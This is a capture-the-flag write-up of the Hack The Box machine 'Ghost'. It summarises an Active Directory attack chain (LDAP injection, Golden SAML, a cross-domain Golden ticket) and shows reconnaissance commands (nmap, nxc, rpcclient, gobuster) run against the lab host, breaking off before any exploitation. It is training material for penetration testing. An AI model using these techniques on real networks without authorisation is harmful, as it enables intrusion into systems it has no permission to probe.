

Offensive Security: Ghost - Hack The Box
Table of Contents
Machine Info
Ghost is an Insane Windows Active Directory machine that starts with an LDAP injection that an attacker can exploit to leak the credentials for a Gitea instance. Looking through the source code on the repositories, the attacker can combine an arbitrary file read attack with a remote code execution vulnerability to gain access to a Linux host connected to Active Directory. Enumerating the Linux host, the attacker can extract a Kerberos ticket for a domain user and use it to get access to the Active Directory environment. Then, the attacker can add a DNS entry and steal the hash of another domain user. The newly compromised user can read the GMSA password of a service account tied to ADFS services. With the service account compromised, the attacker can craft a Golden SAML response and get access to a database management panel. Exploiting a linked MSSQL database on a different domain, the attacker can get code execution on a machine that lies on a different domain. Elevating the privileges and exploiting the Bidirectional trust between the two domains, the attacker can craft a valid Golden Kerberos ticket across both domains, thus fully compromising the entire forest.

Radar graph:
Reconnaissance
Initial TCP port scan with nmap:
# Nmap 7.99 scan initiated Thu Sep 17 17:21:37 2026 as: nmap -p53,80,88,135,139,389,443,445,464,593,636,1433,2179,3268,3269,3389,5985,8008,8443,9389,49443,49444,49592,49664,49672,49681,55388 -sCV -Pn -oN nmap.log 10.129.231.105
Nmap scan report for 10.129.231.105
Host is up (0.17s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-17 23:21:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
443/tcp   open  https?
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.231.105:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-09-17T23:06:22
|_Not valid after:  2056-09-17T23:06:22
|_ssl-date: 2026-09-17T23:23:23+00:00; -1s from scanner time.
| ms-sql-ntlm-info:
|   10.129.231.105:1433:
|     Target_Name: GHOST
|     NetBIOS_Domain_Name: GHOST
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: ghost.htb
|     DNS_Computer_Name: DC01.ghost.htb
|     DNS_Tree_Name: ghost.htb
|_    Product_Version: 10.0.20348
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ghost.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: ghost.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Subject Alternative Name: DNS:DC01.ghost.htb, DNS:ghost.htb
| Not valid before: 2024-06-19T15:45:56
|_Not valid after:  2124-06-19T15:55:55
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: GHOST
|   NetBIOS_Domain_Name: GHOST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: ghost.htb
|   DNS_Computer_Name: DC01.ghost.htb
|   DNS_Tree_Name: ghost.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-09-17T23:22:49+00:00
|_ssl-date: 2026-09-17T23:23:23+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.ghost.htb
| Not valid before: 2026-09-16T23:03:32
|_Not valid after:  2027-03-18T23:03:32
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8008/tcp  open  http          nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Ghost
| http-robots.txt: 5 disallowed entries
|_/ghost/ /p/ /email/ /r/ /webmentions/receive/
|_http-generator: Ghost 5.78
8443/tcp  open  ssl/http      nginx 1.18.0 (Ubuntu)
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=core.ghost.htb
| Subject Alternative Name: DNS:core.ghost.htb
| Not valid before: 2024-06-18T15:14:02
|_Not valid after:  2124-05-25T15:14:02
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
| http-title: Ghost Core
|_Requested resource was /login
9389/tcp  open  mc-nmf        .NET Message Framing
49443/tcp open  unknown
49444/tcp open  msrpc         Microsoft Windows RPC
49592/tcp open  msrpc         Microsoft Windows RPC
49664/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
55388/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OSs: Windows, Linux; CPE: cpe:/o:microsoft:windows, cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2026-09-17T23:22:50
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
This scan reveals many ports corresponding to common Active Directory services, such as LDAP, Kerberos, SMB, MSSQL, DNS, and RPC. This indicates that the server is a domain controller, its name is DC01, and it’s joined to the ghost.htb domain.
There are also several web servers running on ports 80, 8008, and 8443, two of which are running on Ubuntu. Considering that the DC is Windows, it’s likely using containers.
To resolve the domain names, I’ll add an entry to /etc/hosts:
echo "10.129.231.105 core.ghost.htb dc01.ghost.htb dc01 ghost.htb" >> /etc/hosts
Enumeration
The first step to gathering more information about the environment will be to enumerate the available shares:
[bryan@sec]$ nxc smb 10.129.231.105 -u 'Guest' -p '' --shares
SMB         10.129.231.105  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.105  445    DC01             [-] ghost.htb\Guest: STATUS_ACCOUNT_DISABLED

[bryan@sec]$ nxc smb 10.129.231.105 -u '' -p '' --shares
SMB         10.129.231.105  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.105  445    DC01             [+] ghost.htb\:
SMB         10.129.231.105  445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED

[bryan@sec]$ nxc ldap 10.129.231.105 -u 'Guest' -p ''
LDAP        10.129.231.105  389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP        10.129.231.105  389    DC01             [-] ghost.htb\Guest: STATUS_ACCOUNT_DISABLED
We can see that the DC is running Windows Server 2022, but we cannot enumerate shares because the Guest account is disabled and the anonymous user doesn’t have sufficient permissions.
We also don’t have permission to enumerate information through RPC interfaces:
[bryan@sec]$ rpcclient -U '' -N 10.129.231.105
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> srvinfo
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> lookupnames Administrator
result was NT_STATUS_ACCESS_DENIED
rpcclient $> lsaquery
Domain Name: GHOST
Domain Sid: S-1-5-21-4084500788-938703357-3654145966
rpcclient $> lookupsids S-1-5-21-4084500788-938703357-3654145966-500
result was NT_STATUS_ACCESS_DENIED
The DNS records show an A record pointing to the IP address 10.129.231.105 which we already know and another pointing to 10.0.0.254. This means the DC probably has another network interface connected to an internal network:
[bryan@sec]$ dig any ghost.htb @10.129.231.105

...[snip]...
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;ghost.htb.			IN	ANY

;; ANSWER SECTION:
ghost.htb.		600	IN	A	10.0.0.254
ghost.htb.		3600	IN	A	127.0.0.1
ghost.htb.		600	IN	A	10.129.231.105
ghost.htb.		3600	IN	NS	dc01.ghost.htb.
ghost.htb.		3600	IN	SOA	dc01.ghost.htb. hostmaster.ghost.htb. 255 900 600 86400 3600

;; ADDITIONAL SECTION:
dc01.ghost.htb.		1200	IN	A	10.129.231.105
...[snip]...
Web Analysis
The web server running on port 80 isn’t accessible and doesn’t seem to contain any useful information either:

The website on port 8008 is running GhostCMS and displays a post owned by Kathryn Holland:
Response headers:
[bryan@sec]$ curl 'http://10.129.231.105:8008/' -I
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 17 Sep 2026 23:51:38 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7676
Connection: keep-alive
X-Powered-By: Express
Cache-Control: public, max-age=0
ETag: W/"1dfc-0ozw2M6Qmbt7dsAdYZA8sg3dECE"
Vary: Accept-Encoding
The response headers indicate that the server is running Nginx 1.18.0, but there’s also an X-Powered-By: Express header. This means the GhostCMS backend is based on Express/Node.js, while Nginx acts as a reverse proxy to intercept and forward user requests to the application port where Node.js is running.
One of the endpoints reported by nmap was /ghost, which displays a login form:

When the entered email is invalid, the server returns an error message indicating that the user doesn’t exist. This is a useful clue for enumerating valid users.
The third website core.ghost.htb displays a login panel using AD FS (Active Directory Federation Services):

Clicking “Login using AD Feferation” redirects to a subdomain called federation.ghost.htb:

This web application displays the AD FS login portal. AD FS is a Windows service that allows users to authenticate/federate using their domain credentials once so they can access resources, applications, or external domains without having to re-enter their password every time. It acts as a trust bridge between Active Directory and an application or resource that needs to know who the user is.
In this case, the core.ghost.htb web application is an RP (Relying Party) that delegates user authentication to an IdP (Identity Provider) or AD FS in this case. When a user wants to authenticate to core.ghost.htb, the application redirects them to AD FS (federation.ghost.htb) to authenticate with their credentials and AD FS validates them against Active Directory. If the credentials are valid, the server redirects the user back to the application with a token that the application can use to identify the user and assign them a session cookie.
The following image shows the authentication flow:

The following image shows the first request (SAML AuthnRequest) sent by the user to AD FS for authentication:

We can see that the authentication method uses SAML 2.0 WebSSO protocol and sends the SAMLRequest, SigAlg, Signature, and client-request-id parameters.

I don’t have valid user credentials, so an error message is displayed when attempting to log in:
Initial foothold
LDAP Injection: Authentication bypass
As we saw earlier, virtual hosting is being used so I will fuzz ghost.htb for additional subdomains:
[bryan@sec]$ gobuster vhost -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u 'http://ghost.htb:8008' -t 100 -no-error --append-domain -o 8008_vhost.log
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://ghost.htb:8008
[+] Method:                    GET
[+] Threads:                   100
[+] Wordlist:                  /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
intranet.ghost.htb:8008 Status: 307 [Size: 3968] [--> /login]
gitea.ghost.htb:8008 Status: 200 [Size: 13654]
The scan reveals two new subdomains: intranet.ghost.htb and gitea.ghost.htb, both running on port 8008.
The intranet.ghost.htb subdomain displays an internal company platform with a login form:

Analyzing this request with Burp Suite shows the submitted parameters:
